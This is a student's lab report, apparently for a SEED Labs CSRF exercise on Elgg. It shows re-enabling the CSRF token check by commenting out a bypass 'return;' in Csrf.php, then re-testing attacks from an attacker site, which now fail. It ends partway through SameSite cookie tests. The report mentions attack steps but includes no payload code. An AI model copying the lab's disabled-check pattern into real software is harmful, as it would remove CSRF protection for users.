root@b7776a23045c:/# cd /var/www/elgg/vendor/elgg/engine/classes/Elgg/Security
root@b7776a23045c:/var/www/elgg/vendor/elgg/engine/classes/Elgg/Security# ls
Base64Url.php Csrf.php Hmac.php HmacFactory.php PasswordGeneratorService.php UrlSigner.php
root@b7776a23045c:/var/www/elgg/vendor/elgg/engine/classes/Elgg/Security#
```

Using nano editor, I opened the Csrf.php file.



```
Activities Terminal Nov 23 18:03
root@b7776a23045c:/var/www/elgg/vendor/elgg/engine/classes/Elgg/Security
[11/23/23]seed@VM:~/.../Labsetup$ dockps
b7776a23045c elgg-10.9.0.5
3976c890cd7c mysql-10.9.0.6
cd0fc34a887e attacker-10.9.0.105
[11/23/23]seed@VM:~/.../Labsetup$ docksh b7
root@b7776a23045c:#
bin boot dev etc home lib lib32 lib64 libx32 media mnt opt proc root run sbin srv sys usr var
root@b7776a23045c:/# cd /var/www/elgg/vendor/elgg/engine/classes/Elgg/Security
root@b7776a23045c:/var/www/elgg/vendor/elgg/engine/classes/Elgg/Security# ls
Base64Url.php Csrf.php Hmac.php HmacFactory.php PasswordGeneratorService.php UrlSigner.php
root@b7776a23045c:/var/www/elgg/vendor/elgg/engine/classes/Elgg/Security# nano Csrf.php
```

In the Validate function of the Csrf code, return was used to bypass the countermeasure for CSRF attack. I commented out the return statement to undo that. And I saved that file.




```
/** * Validate CSRF tokens present in the request * * @param Request $request Request * * @return void * @throws CsrfException */ public function validate(Request $request) { //return; // Added for SEED Labs (disabling the CSRF countermeasure)

    $token = $request->getParam('_elgg_token');
    $ts = $request->getParam('_elgg_ts');



    $session_id = $this->session->getId();

    if (($token) && ($ts) && ($session_id)) {
        if ($this->validateTokenOwnership($token, $ts)) {
            if ($this->validateTokenTimestamp($ts)) {
                // We have already got this far, so unless anything
                // else says something to the contrary we assume we're ok
                $returnval = $request->elgg()->hooks->trigger('action_gatekeeper:permissions:check', 'all', [
                    'token' => $token,
                    'time' => $ts
                ], true);
            }
        }
    }
}
```


To check if the countermeasures are working. I have undone all the consequences of the previous tasks and attacks. And Alice's profile look fresh and just like it was before the attacks.




Now, to perform the same attack as task 2 and task 3, I went to the Alice's home page and then I went to the www.attacker32.com webpage.




I clicked Add-Friend Attack URL which opened the following malicious page:




Then, I refreshed Alice's profile page and saw an error message saying Form is missing __token or __ts fields:



Then, I did the same attack from task 3 and found this “undefined” error on the webpage of the attacker:



The Alice's profile after clicking the Edit-profile attack was showing errors:



The continuous errors are due to the fact that attacker's website gets reloaded. And we can see that Alice's profile remains unchanged.

Q: Please explain why the attacker cannot send these secret tokens in the CSRF attack; what prevents them from finding out the secret tokens from the web page?


- The red warning says that __ts and __token are missing

The JavaScript code on the attacker's page cannot access any content on Elgg's pages because of the Elgg server's security access control mechanism. Elgg creates two random tokens which are long and impossible to guess.

Task 5


Experimenting with SameSite Cookie method:

I followed the link www.example32.com




It has got two experiments as mentioned in the manual. Other than normal cookies, it has got two extra cookies, lax and strict.


I went to link A:



Link A showed two options: one to submit GET request and the other to submit POST.




After clicking the Submit (GET) button, I arrived at the following page:




This means that Link A GET had all three cookies associated with it.

Then, I went back and went to Submit(POST), which resulted in the following page:




So, the POST request is also a same-site request.

I went back to the home page of example32.com and clicked on LinkB. Which resulted in the following webpage:



